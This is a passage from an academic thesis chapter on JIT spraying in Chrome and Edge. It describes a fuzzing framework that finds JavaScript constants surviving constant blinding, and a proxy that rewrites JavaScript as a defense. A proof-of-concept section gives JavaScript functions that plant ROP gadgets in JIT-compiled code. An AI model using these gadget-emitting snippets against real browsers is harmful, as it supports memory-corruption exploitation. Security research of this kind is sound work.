Code Randomization: We assume that ASLR is enabled in the host operating system, which randomizes the base addresses of the executable and other memory segments every time they are loaded into the memory. Additionally, we assume that fine-grained ASLR is applied to already randomized (by ASLR) memory pages, further complicating the process to guess the address of a gadget.

Gadget-Free Code: We assume that static code (i.e., code that is not JIT-compiled) does not contain usable gadgets. For example, this would be the case for gadget-free compilation [92]. Note that JIT-ROP attacks are not possible in such a setting, given the lack of gadgets.

JIT Defenses: We assume any defense techniques against JIT spraying that is already present in modern browsers, such as constant blinding (Chrome, Edge) or NOP insertion (Edge). As the main goal of our technique is to emit arbitrary gadgets in the executable code, we assume that sandboxing in the browsers can either be bypassed (e.g., via a vulnerability) or is disabled. For the same reason, we do not consider CFI defenses to be applied to JIT-compiled code.

4.4.2 Threat Model

With these defenses in mind, we now introduce the attacker model. Note that the assumptions listed below are in accordance with existing attack techniques [5, 107].

Arbitrary Memory Read: We assume that an adversary is able to read arbitrary *readable* memory of the program. This could be done, for example, by repeatedly exploiting a memory disclosure vulnerability.

Hijacking Control Flow: We assume that the target program has a control flow vulnerability that the attacker can exploit to divert the control flow to an arbitrary memory location.

JIT Compilation: We assume that the target program incorporates a scripting environment. More specifically, we require that the program has a JavaScript JIT compiler that accepts arbitrary (valid) JavaScript code as input and compiles it to native code. This requirement is met by all modern Web browsers. In principle, our attack is not limited to browsers, as JavaScript is also actively used in other applications (e.g., PDF readers).

4.5 Dachshund: Finding Constants

We now take a closer look at the completeness of the defense technique implementations in JIT compilers of modern browsers. More specifically, we will search for ways, in which the attacker can emit arbitrary gadgets into the executable pages of the browser's memory. To this end, we present DACHSHUND, a fuzzing-based framework that reveals attacker-controllable constants in JIT-compiled code. The basic design of DACHSHUND is shown in Figure 4.1. The framework consists of a fuzzing component (Section 4.5.1) that creates diverse JavaScript code snippets to feed them to a JIT compiler for further processing. After JIT compilation, the JIT inspector (Section 4.5.2) then searches for constants induced by the fuzzer in the executable code pages. The interaction between these two components is steered by the DACHSHUND controller (Section 4.5.3). In the following, we describe this interplay in more detail.



Controller
C=0x9090
C=0x9090
Fuzzer
Edge
Chrome
JIT Inspector
var a=0^ 0x9090;
eval(" var a=0^0x9090; ");
JIT
Optim.
... xor rax,rax mov rax,0x9090 ...
FOUND 0x9090 at 0x04072710

Figure 4.1: Overview of the Dachshund architecture and its three components.

4.5.1 Fuzzing Component

In the first component of DACHSHUND, we aim to trigger attacker-controllable constants in JIT compiled code. We follow a similar goal to Athanasakis *et al.* [5] and leverage immediate values in JavaScript statements to emit gadgets in the JIT-compiled code. In their paper, the authors exploit the fact that browsers only blind large constants (e.g., Chrome and IE blind values larger than two bytes). We do not limit ourselves to two-byte gadgets and instead challenge the completeness of the constant blinding implementation. That is, we aim to find edge cases in which constant blinding is not applied, or cases where this blinding is reverted by various browser components (such as optimizers).

To search for these edge cases, we leverage code fuzzing. Code fuzzing has a long history as a dynamic testing approach to identify software vulnerabilities [100, 60] (including in browsers). Instead of searching for bugs, we leverage code fuzzing to generate a large diversity of JavaScript code snippets to trigger cases in which constants might not be blinded. Our main idea is to encode “magic” constants in the fuzzed JavaScript code that DACHSHUND’s JIT inspector (cf. Section 4.5.2) can identify.

We implemented our fuzzer based on *jsfunfuzz* [100], a JavaScript fuzzer that is heavily used in testing the Firefox’s JavaScript engine. Technically, *jsfunfuzz* generates random JavaScript function bodies (including invalid ones) to test JavaScript engines for vulnerabilities, also covering newly introduced features such as in ECMAScript 6. We extended *jsfunfuzz* to adjust it to our needs: (i) we modified the code generator to reduce the likelihood that code generates syntax errors, and (ii) we increased the chance of large integer immediate values appearing in the generated code. The reason for modification (ii) is straightforward, as we want to test if allegedly-blinded immediate values (i.e., larger ones in the range $[2^{17}, 2^{32})$) are emitted by the compiler. Thus, we want to maximize their incidence in the generated JavaScript code. Modification (i) is required to reach the compilation stage, which will not be the case if the generated JavaScript code contains a syntax error. This again highlights the difference between our motivation for code fuzzing and the typical motivation for triggering software vulnerabilities.

We feed the JavaScript code snippets that are generated by the fuzzing component to two popular browsers: Microsoft Edge and Google Chrome (and their corresponding JavaScript engines: Chakra and V8, respectively). We exclude Mozilla Firefox from our experiments, as its JavaScript engine does not implement constant blinding.

4.5.2 JIT Inspector Component

The JIT inspector component relates integer constants in randomly generated JavaScript code to the sequence of bytes representing the same number in the JIT-compiled machine code. Technically, we attach to the renderer process of the browser and inspect its code pages created at runtime. Once the magic value encoded by the fuzzing component is found, the JIT inspector has likely found a constant that has survived the blinding phase.

However, to fully understand *when* to inspect the code pages, it is important to note that JavaScript engines implement multiple levels of compilation. Typically, the first-level JIT compiler is fast but produces low-performance code, which is then optimized by a second-level JIT compiler if it has been executed frequently. We refer to the first level compiler as a baseline compiler and the second level as an optimizing compiler. In our experiments, we consider the code generated by both compilers, as the attacker has full control of triggering either of the two compilers by carefully choosing how often she executes a piece of code.

A distinction between Chrome and Edge has to be made when the compilers kick in. Edge has an interpreter that interprets the JavaScript code until it becomes warm (i.e., when it is executed around 50 times). Only after that, a JavaScript function is compiled by the baseline compiler. In contrast, Chrome skips the interpreting step and directly compiles the JavaScript function upon first execution. Consequently, to trigger a baseline compilation of a JavaScript function, one has to call the function once for Chrome and 50 times for Edge—again, a parameter that is under full control of the attacker. In both browsers, a baseline-compiled JavaScript function is recompiled by the optimizing compiler after it becomes hot (i.e., after it is executed over 1000 times). The optimizing compiler leverages code analysis techniques to produce highly efficient code (e.g., by incorporating inferred type information or function inlining). To trigger an optimization of a JavaScript function, one has to call it more than 1000 times. However, given the runtime of short JavaScript functions, this is not a practical burden to attackers, i.e., it can be optimized in a matter of milliseconds.

Putting all this together, the basic algorithm of the JIT inspector is the following:

- **(J1)** The JIT inspector receives a set of integers (the magic values) as an input that has to be found in the JIT-compiled code.
- **(J2)** It attaches itself to the required renderer process of the tested browser (i.e., the correct browser tab containing the tested JavaScript code).
- **(J3)** By looking at the permissions of the memory pages, the JIT inspector retrieves a set of pages that were generated by the JIT compiler. It does so by scanning for pages with RWX protection in Chrome and RX protection in Edge.

(J4) Functions in these code pages are separated by `0x00` bytes in Chrome and `0xcc` (`int3`) bytes in Edge. Therefore, starting from a page boundary, the JIT inspector can easily identify all functions, and extracts the corresponding machine code.

(J5) As a final step, the JIT inspector searches for the input integers (J1) in the machine code. In case of a match, the JIT inspector returns the disassembly of the function that contains the constant(s).

Note that in the last step (J5), where we search for the integer values in the machine code, we may encounter false positives. That is, machine code may accidentally contain the value that we searched for, which was however not a consequence of the JavaScript code. We can deal with false positives in two ways: (i) We can manually inspect the disassembled output of the machine code to verify that it indeed corresponds to a JavaScript statement, or (ii) we can reuse the same JavaScript function with a different set of immediate values, and check if we get the match again. For the sake of simplicity, we used the first approach and manually inspected all constants found by DACHSHUND, while the latter solution is a fully-automated way to exclude any chance of false positives.

4.5.3 Controller Component

As a third and last component, we add a controller that steers the interplay between the fuzzer and inspector components. The goal of the controller is to steer synchronization between fuzzer and inspector. The controller does so in the following repeating steps:

(CC1) The controller instruments the fuzzing component to generate a textual representation of a new JavaScript function (`jsfunStr`).

(CC2) The controler generates a JavaScript function: `jsfun=eval(jsfunStr)`.

(CC3) If `eval` fails (i.e., `jsfunStr` has a syntax error), return to step (CC1). Otherwise, the controller compiles `jsfun` by calling it either once (Chrome) or fifty times (Edge), triggering the respective baseline compilers.

(CC4) The controller then triggers the JIT inspector to find constants that survived blinding. It passes all constants that are in the JavaScript code generated in (CC1) to the JIT inspector. If the JIT inspector returns positive matches, these are logged accordingly.

(CC5) The controller then triggers the optimization compiler on `jsfun` by calling the function 2000 times and repeats step (CC4) on the optimized code.

4.5.4 Experimental Results

After implementing DACHSHUND for Edge and Chrome, we experimented to test the constant blinding efficacy of these two browsers. We ran DACHSHUND in a VirtualBox virtual machine, running Windows 10 on an Intel i5-4690 CPU having 3.50 GHz and 8 GB RAM. We ran each experiment for two hours per browser. In this time, DACHSHUND detected 124 constants in Chrome and 58 in Edge. Some of these results contained similar JavaScript statements involving emitted constants; therefore, we manually filtered them to get unique cases only, which resulted in 22 different cases in Chrome and 21 in Edge. We manually verified these cases and in all instances found a true positive, i.e., we successfully found a non-blinded constant. In Chrome, constants were only emitted by the optimizing compiler, while in Edge constants were found in both baseline and optimizing stages. The summarized outcome of the experiments is that many JavaScript constants are directly emitted into machine code—despite constant blinding. In the following, we will categorize these cases into classes of constants that bypassed the blinding process.

Experiment results from both of the browsers showed that a major source of constants were arguments to `Math` functions. `Math` is a built-in JavaScript object, containing basic mathematical functions and constants. Immediate values passed as an argument to `Math` functions (like `Math.round(0x1234)`) end up in the JIT-compiled code. Manual verification showed that the optimizing compiler of Chrome also emits constants when calling any other functions, such as built-in functions of JavaScript (e.g., `Array.push(...)`) or even user-defined ones. In assembly, these constants are emitted when argument registers are set or when arguments are pushed on the stack. Consequently, calling a function with more parameters (e.g., `Math.max(X, Y)`) or calling them multiple times emits more constants.

In Edge, however, the situation is different. Manual verification showed that all the emitted constants (not only from function calling) are coming from the same assembly instruction, namely storing the constant into a register. Moreover, this instruction is always located at the beginning of the function, after the prologue, and not where the actual statement (involving the constant) is compiled. This is likely caused by a caching mechanism of Edge, which stores an immediate value in an unused register to use it later in a function.

For example, consider the following JavaScript code:

```
function jsfun() {
    return Math.trunc(0x12345678);
}
```

Chakra, Edge's JIT engine, will compile this statement into the following sequence of assembly instructions:

```
...                          ; prologue
mov  rsi, 0x100012345678     ; Emitted constant
...                          ; Other function code
mov   r9, rsi                ; Setting Math.trunc parameter
...                          ; Setting other parameters
call r12                     ; Call Math.trunc
...                          ; Other code + epilogue
```

As it can be seen, the constant `0x12345678` is emitted as part of a 64-bit constant. Note that Edge uses 48-bit values for constants. Thus, the least significant bit of the first two bytes denotes the *tag bit* and indicates type of the encoded value, that is an integer constant in our example. The instruction `mov rsi,XXX` is the integer constant caching behavior of Edge, which we mentioned earlier. Interestingly, Edge uses the cached integer value not only when the constant value itself is used, but also when other (similar) integers are used. For example, to set an integer constant `0x12340000` in an `rax` register, Edge utilizes the cached value and emits the following code:

```
lea rax, [rsi-0x5678]       ; set rax to 0x12340000
```

The difference between the cached and target value is encoded in `lea`. If needed, this can be further exercised by an attacker to emit more than one constant per function.

Summing up, Edge emits constants in both phases of compilation (baseline and optimizing), but emits only one constant per function, located at the beginning of the compiled function. This does not limit the attacker, as she is able to compile many small functions to emit multiple gadgets. In contrast, Chrome's JavaScript optimizer emits integer constants as part of the compiled statement involving the constant, and thus can be used multiple times to emit many constants in the same function

In general, DACHSHUND found many more ways to embed integers that survive constant blinding. Other non-blinded JavaScript statements include: ternary operators (`c ? 0x12345678 : 0x9abcdef`), return statements (`return 0x12345678`), cases of switch statements (`case 0x12345678:`), bit-wise operations (`i=j^0x12345678`), writing to global variables (`glob=0x12345678`), or to array elements (`arr[0]=0x12345678`). Figure 4.2 shows the aforementioned gadget-emitting statements in Chrome and their corresponding x86 code after compilation. This demonstrates that popular constant blinding implementations are far from complete, as many typical code constructs are not touched by the compiler—not even the textbook JIT spraying example of variable assignments.

4.5.5 Proof-of-Concept Gadget Generation

As a final step of our evaluation, we leverage the previously-observed shortcomings in constant blinding implementations in order to create JavaScript functions that emit meaningful gadgets into the executable memory.

For demonstration purposes, we inject the same set of gadgets that was used by Athanasakis *et al.* [5] to set the argument registers for the VirtualProtect function:

```
pop r8,  ret ;  4158 c3
pop r9,  ret ;  4159 c3
pop rcx, ret ;    59 c3
pop rdx, ret ;    5a c3
pop rax, ret ;    58 c3
```

`m = i ?  0x12345678 :  0x23456789`	`0: test rax, rax`
	`1: je   4`
	`2: mov  ebx, 0x23456789`
	`3: jmp  5`
	`4: mov  ebx, 0x12345678`

`switch(j) {`
`  case 0x23232323:  m++;`
`}`
	`0: mov  rdx, [rbp+0x20]`
	`1: cmp  edx, 0x23232323`
	`2: jne  XXX`

`0x34343434[j]`	`0: mov  rdx, 0x3434343400000000`
	`1: ; set other parameters`
	`2: call GetProperty`

`m = j ^ 0x45454545`	`0: mov  rax, [rbp+0x20]`
	`1: xor  eax, 0x45454545`

`globvar = 0x56565656`	`0: mov  rax, 0x1af729d6001`
	`1: mov  r10, 0x5656565600000000`
	`2: mov  [rax+0x0F], r10`

`globarr[i] = 0x67676767`	`0: mov  [rdx+XXX], 0x67676767`
`return 0x12121212`	`0: mov  rax, 0x1212121200000000`

Figure 4.2: Gadget emitting JavaScript statements in Chrome and their corresponding disassembly after rewriting.

Chrome

In Chrome, we created the following single JavaScript function containing the immediate constants that correspond to the required gadgets:

```
function chromeGadgets() {
    globar[0] =  0xc35841;
    globar[1] =  0xc35941;
    globar[2] = -0x3ca7a5a7;
}
```

As we have seen, writing an immediate constant to an array element emits it to the JIT code after compilation. Therefore, in `chromeGadgets`, we write the required constants into `globar`, which is a global array declared outside the function. Note that the order of the bytes are swapped in integer constants because of the little-endian format of the underlying x86 machine. Furthermore, to also use the most significant bit in the last gadget, we use a negative number `-0x3ca7a5a7` that will be represented in binary as `0xc3585a59`. After executing this function multiple times, i.e., triggering the optization, the optimizing compiler of Chrome generates the following sequence of instructions:

```
mov [rbx+0x1b], 0x00c35841    ; c7 43 1b 41 58 c3 00
mov [rbx+0x23], 0x00c35941    ; c7 43 23 41 59 c3 00
mov [rbx+0x2b], 0xc3585A59    ; c7 43 2b 59 5a 58 c3
```

Edge

In Edge, given constant caching, we had to create three separate functions to generate the required set of gadgets (note that this is not a limitation as we are not constrained by the maximum number of created functions):

```
function    r8() { Math.trunc( 0xc35841  ); }
function    r9() { Math.trunc( 0xc35941  ); }
function racdx() { Math.trunc(-0x3ca7a5a7); }
```

Triggering the compilation of each of these functions, i.e., calling them 50 times, resulted the required gadgets at the beginning of the corresponding functions. The following is the disassembly of the instructions emitting the gadgets:

```
mov rsi, 0x1000000c35841    ; 48 be 41 58 c3 00 00 00 01 00
mov rsi, 0x1000000c35941    ; 48 be 41 59 c3 00 00 00 01 00
mov rsi, 0x10000c3585a59    ; 48 be 59 5a 58 c3 00 00 01 00
```

4.6 Defending Against Constants

DACHSHUND has revealed that major browsers are susceptible to emitting attacker-controlled four-byte values into executable code. Even though Chrome and Edge deploy constant blinding to defend against gadget emission, their implementation is still not complete. While it was already known that constant blinding implementations emit two-byte gadgets [5], our automated DACHSHUND framework discovered that even four-byte integer constants are emitted in certain scenarios.

There are several options to solve the aforementioned problems. The naïve and likely the most efficient solution would be to modify the JavaScript engines in the browsers to incorporate constant blinding in all missing cases (e.g., inlining integer constants in Chrome's optimizing compiler or preloading registers in Edge). This would remove the problem of arbitrary four-byte gadget generation, presumably without too much overhead. However, to also get rid of two-byte gadgets, constant blinding schemes in the browsers must be extended to cover integer constants of all sizes, significantly degrading the performance [5]. In addition, changing the JIT compiler is not always possible, especially in closed-source browsers; at the very least, it requires compiler-specific engineering effort to cover all browsers.

Alternatively, we propose to randomize the JavaScript code before the code is delivered to the browser. As DACHSHUND identified, the main source of gadgets in JIT-compiled code is inlined or cached integer constants. Consequently, the main idea of our defense is to remove these constants by rewriting the JavaScript code. We prototype our technique as part of a Web proxy that mediates Web traffic between clients and servers. Once implemented, our solution protects any client behind the Web proxy. One could also implement the same approach as a browser extension to target specific browsers separately. Browser-aware implementation can be optimized to only rewrite the parts of the JavaScript that are attacker-controllable in the specific browser, thus reducing the performance overhead caused by the rewriting. However, as our main goal was to prove the efficacy (and not efficiency) of a solution based on JavaScript rewriting, we opted for a proxy-based rewriting that is agnostic to the specific browsers.

The possible downside of a proxy-based solution is that we rely on all clients in a network to use a Web proxy for browsing. This also means that the proxy has to intermediate HTTPS traffic and thus provides custom certificates for HTTPS communication between the browser and the proxy. While this might sound cumbersome, most corporate proxy vendors offer such capability. HTTPS traffic inspection is *de facto* standard in many organizations that leverage next-generation firewalls, such as Baracuda Networks [8], Forcepoint [43], Palo Alto Networks [95], MS Forefront [44], Blue Coat [16], Fortigate [45], Zscaler [125]. We will discuss this in more detail in Section 4.7. Note, however, that the design choice of *where* to deploy JavaScript-based rewriting can be changed depending on the needs.

4.6.1 Basic Idea

The core of our idea is to rewrite JavaScript code into semantically equivalent code that does not contain any integer constants. There are several alternatives for how integer constants can be replaced. A simple example of such replacement would be to split an integer constant into parts (similar to constant blinding), changing the constant `X` into `Y∘Z`, where ∘ is any JavaScript operation such that `Y∘Z=X`. However, as we modify the JavaScript code, this operation would be easily folded by the compiler and `X` would still be emitted. Another solution is to generate a new `Number` object every time a constant is used, e.g., via `parseInt`, which takes a string representation of a number as an input and outputs its corresponding `Number` object. This replacement would transform a constant `X` into a statement: `parseInt('X')`. A drawback of this method is that it executes a `parseInt` function call every time an integer constant is used, thus greatly decreasing performance. In the following, we show how this can be optimized.

In our prototype, we hide integer constants by replacing them with global objects. For example, a JavaScript statement `var i=1234` will be replaced by the following pair of statements:

```
window.__c1234 = parseInt('1');

window.__c1234 = parseInt('1234');
```

These statements will be prepended at the beginning of the script. During the initialization of these global variables, we use `parseInt` such that the assignment does not emit the constant. In the case of a call to `parseInt`, the argument is a string and therefore only the reference to that string (and not its value) will be emitted to the executable compiled code. Additionally, as it is seen in the example, we initialize the same object twice: first with some random number, and second with the original value. This is necessary to trick the optimizer into thinking that the value of the global object is changing, otherwise the global integer will be inlined into the compiled code. This modification shows the intuition behind our defense: First, by replacing integer constants with global objects, we get rid of integer literals from JavaScript code, which is the main reason of gadget-emission in Edge; And second, we mark these global objects as volatile (i.e., they can be modified by other parties at any point) by setting their values multiple times. This will force the optimizer to resolve their values at runtime instead of inlining them into the code, successfully removing the sources of gadgets in Chrome. We have manually verified that compilers replace neither `window.__c1234` nor `parseInt('1234')` with the integer 1234 in none of the browsers.

However, removing constants from JavaScript code is a little more complex than that. Because JavaScript has implicit conversion between types, which can also be inlined, e.g., by the optimizing compiler of Chrome. Therefore, we have to additionally protect against possible implicit type conversions. For example, a JavaScript statement `var i='1234' & 5678` will also emit 1234 as an integer constant. We handle these cases by finding all strings that can be implicitly converted to integers and call the `toString` method on them (`var i=('1234').toString() & 5678`). This returns a new string object every time it is called and therefore is not optimized. Other string methods (such as `substr`) can also be used as an alternative. There are other possibilities in JavaScript of implicit type conversions to integers, e.g., from Boolean to integer (true→1, false→0), from Array to integer ([]→0). To trigger the conversion, these objects must be used as a part of arithmetic operations, which will then try to convert them to the most reasonable integers. We will discuss these cases in Section 4.7.

To eradicate all integer constants, we rewrite all possible places where JavaScript code can be written. We distinguish between the following five cases:

(C1) An external JavaScript file referenced using a src attribute of an HTML script tag, such as:

```
<script src="javascriptfile.js"> </script>
```

(C2) JavaScript inside an HTML script tag, such as:

```
<script>/* JavaScript code */</script>
```

(C3) Inline event handlers, defined inside HTML tags, e.g.:

```
<img onclick="/* JavaScript code */" />
```

(C4) Dynamically created JavaScript code, e.g., by using one of the following methods:

```
eval("/* JavaScript code */");
Function("/* JavaScript code */");
setTimeout("/* JavaScript code */", 0);
setInterval("/* JavaScript code */", 0);
```

(C5) Dynamically created HTML nodes, which an attacker might use to inject new JavaScript code, such as:

```
head.appendChild(el) /* DOM node */
el.innerHTML = "<script>/* JavaScript code */</script>"
```

In the following, we will describe the implementation details of how we actually handled these cases.

4.6.2 Implementation Details

We implemented our prototype in *Node.js* [89], using the *http-mitm-proxy* package [64] as a basis for an HTTP proxy. To identify all constants in JavaScript code, we use *Esprima* [37], a JavaScript parser with full support for ECMAScript 6. We leverage the abstract syntax tree (AST) to identify integer constants or string constants representing numbers. We leverage *Estraverse* [38] to traverse the AST and replace AST nodes (e.g., replacing number literals with global objects). Finally, we use *Escodegen* [36] to generate JavaScript code that corresponds to the updated AST.

The general workflow of the rewriter can be summarized in the following steps:

(RW1) The rewriter takes JavaScript code as input and derives its AST.

(RW2) The rewriter traverses the generated AST. For each literal node (i.e., integer or string immediate values), the rewriter distinguishes the following cases:

- Integer constants (e.g., `123`) are replaced with a node corresponding to the statement (e.g., `window.__c123`). Then, the rewriter adds initialization code for this node (e.g., `init+='window.__c'+123+'=parseInt("'+123+'");'`)
- String constants representing numbers (e.g., `'1234'`) are replaced with an AST node of the statement: `('1234').toString()` to avoid implicit casts to (possibly constant) numbers.

(RW3) Finally, the rewriter generates JavaScript code that corresponds to the updated AST, notably including the global variables' initialization scripts.

The JavaScript rewriter becomes an integral part of the Web proxy. That is, we modify responses from server to client (i.e., browser). If the response is a JavaScript file (C1), we directly return the rewritten result to the client. In case of an HTML file, we extract and rewrite inline JavaScript between script tags (C2) and inline event handlers (C3). For dynamic code (C4), we inject new JavaScript code as the first element of the head tag, which hooks the dynamic code generator functions (e.g., `eval`, `Function`, `setTimeout`, `setInterval`) and dynamically rewrites the code (i.e., the first argument of these functions) before calling the original function. For dynamic HTML elements (C5), we attach a mutation observer to the document object. This allows us to react to DOM tree modifications by the attacker. For each node that is modified in the DOM tree, we check if it is a script tag or if it contains a script tag in its child nodes, and if so, we extract and rewrite its JavaScript content.

Note that in order to rewrite dynamically generated code (e.g., for (C4) and (C5)), we use synchronous `XMLHttpRequest` requests from our hooked JavaScript functions and mutation observer to the proxy. The JavaScript code that needs to be modified is added to the request. The response from the proxy contains the rewritten JavaScript code.

4.6.3 Evaluation

In the following, we evaluate our implemented defense technique. First and foremost, we test the efficacy of the solution and apply DACHSHUND to reveal if there are remaining attacker-controlled constants in the JIT-emitted code. Second, we evaluate the performance overhead of the proposed solution. As we rewrite the JavaScript code that is executed in a browser, we consider two sources of overhead: (i) the overhead caused by rewriting JavaScript code, and (ii) the performance overhead of the rewritten JavaScript code, running inside a browser. We evaluate the latter in Google Chrome 50 and Microsoft Edge 25. The underlying system is Windows 10 running on an Intel Core i7-2670QM machine with 2.20GHz frequency and 6GB RAM.

Rewriting Efficacy

First, we evaluate the correctness of the rewriter to see if all integer constants are indeed eradicated from the JIT-compiled code. Therefore, we tested the rewriter against all JavaScript functions found by DACHSHUND. Initially, we verified that all these functions actually emitted integer constants, i.e., we did not get any false positives from DACHSHUND. We found that all 22 different functions in Chrome and 21 in Edge did emit integer constants into the code. We then modified these functions with our JavaScript rewriter and ran the experiment again. After rewriting, none of the JavaScript functions emitted any integer constants in the JIT code, neither for Chrome nor Edge, proving the completeness of the rewriter. Figure 4.2 shows the disassembly of the native code of the gadget-emitting statements in Chrome, whereas Figure 4.3 shows the same statements and their disassembly after applying our rewriter.

The code examples, found by DACHSHUND, cover only directly used JavaScript integer constants. While this is sufficient for Edge, where the source for emitted gadgets are integer caching, optimizing compiler of Chrome can still inline the values after implicit conversion. To test the rewriting efficacy of implicit constants (i.e., from string objects to integers in our case), we did manual verification. More specifically, we created JavaScript functions containing string literals that are implicitly converted to integer types. After rewriting, all these string literals were converted to string objects (via invoking toString on them), and thus did not emit any integer values. However, strings are not the only JavaScript objects that are implicitly converted to integers. For example, Hieroglyphy [73] uses conversion between arrays (`[...]`) and objects (`{...}`) to integers. Using these conversions inside the function does not emit attacker-controlled values. However, they can be used by the attacker to initialize a global variable and then use the global variable inside the function to inject the required value. Because the global variable will be initialized once, by the attacker, it will be inlined into the code (by Chrome), emitting the gadgets. This problem can be solved using a similar technique that we used before. That is, we can replace global variable initializations in the code by initializing the global variable with a random number first, and then setting it to the

`m = i ? __c12345678 : __c23456789`	`0: test rax, rax`
	`1: je 5`
	`2: mov rbx, &__c12345678`
	`3: mov ebx, [rbx+13h]`
	`4: jmp 7`
	`5: mov rbx, &__c23456789`
	`6: mov ebx, [rbx+13h]`
`switch(j){`	`0: mov rbx, &__c23232323`
`case __c23232323: m++;`	`1: mov ebx, [rbx+13h]`
`}`	`2: cmp edx, ebx`
	`3: jne XXX`
`__c34343434[j]`	`0: mov rax, &__c34343434`
	`1: mov eax, [rax+13h]`
	`2: ; set other parameters`
	`3: call GetProperty`
`m = j ^ __c45454545`	`0: mov rbx, &__c45454545`
	`1: mov ebx, [rbx+13h]`
	`2: mov rdx, [rbp+20h]`
	`3: xor ebx, edx`
`globvar = __c56565656`	`0: mov rax, &__c56565656`
	`1: mov edx, [rax+13h]`
	`2: mov rax, &globvar`
	`3: mov [rax+0Fh], rdx`
`globarr[i] = __c67676767`	`0: mov rax, &__c67676767`
	`1: mov eax, [rax+13h]`
	`2: mov [rbx+XXX], eax`
`return __c12121212`	`0: mov rax, &__c12121212`
	`1: mov eax, [rax+13h]`

Figure 4.3: Gadget emitting JavaScript statements in Chrome and their corresponding disassembly after rewriting. `&__cXXXXXXXX` denotes the address of the corresponding JavaScript global variable.

original value. This way, optimizer will have to resolve the value of the global variable at runtime and will not be able to inline it into the code. Although we manually verified that this modification indeed removes the attacker-controlled values from the code, it is not included in the current implementation of our defense scheme.

Other obfuscation techniques of JavaScript code also contain integer splitting to hide their values. For example, instead of having a single constant `var i=0x12345678`, the attacker might try to split it, e.g.: `var i=0x12000000|0x340000|0x5600|0x78`. After optimization, these constants will be folded by the compiler into a single integer and will be emitted into the JIT-code. However, our rewriter will turn each of these constants into global objects, forbidding both constant folding and inlining (Figure 4.4).

Rewriting Overhead

To evaluate the overhead of the JavaScript rewriter, we chose to measure the rewriting overhead of two popular and large JavaScript libraries, jQuery (version 2.2.3) and

```
m += 0x12000000 |
     0x00340000 |
     0x00005600 |
     0x00000078;
```

```
 0:  mov  ebx, [rbx+0x13]
 1:  add  ebx, 0x12345678
```

```
m += __c12000000 |
     __c00340000 |
     __c00005600 |
     __c00000078;
```

```
 0:  mov  rax, &__c12000000
 1:  mov  eax, [rax+0x13]
 2:  mov  rbx, &__c00340000
 3:  mov  ebx, [rbx+0x13]
 4:  or   ebx, eax
 5:  mov  rax, &__c00005600
 6:  mov  eax, [rax+0x13]
 7:  or   eax, ebx
 8:  mov  rbx, &__c00000078
 9:  mov  ebx, [rbx+0x13]
10:  or   ebx, eax
```

Figure 4.4: Constant splitting in JavaScript (Chrome) before and after rewriting.




Figure 4.5: Averaged times for rewriting JavaScript libraries

AngularJS (version 1.5.5). These libraries are commonly embedded in typical Web applications and are relatively large compared to other custom JavaScript implementations (jQuery has 259 kB, AngularJS 1.1 MB). Moreover, both of these libraries also provide the compressed (i.e., “minified”) versions to reduce the download size (jQuery 86 kB, AngularJS 158 kB). For the evaluation, we rewrote these libraries (both compressed and uncompressed) 200 times. We measured the time required to rewrite these libraries, including all steps (RW1) up to (RW3). The results of the evaluation are presented in the following.

The minified versions of the libraries took less time to be rewritten. On average, rewriting AngularJS took 145 ms and 101 ms for the uncompressed and minified versions, respectively. Rewriting jQuery took 63 ms and 51 ms, respectively (see Figure 4.5). We argue that this overhead of a mere 100 ms is acceptable to typical Web users, as network latencies and bandwidth constraints are more significant when loading these libraries. In addition, note that rewriting is a one-time effort and the rewritten Java-

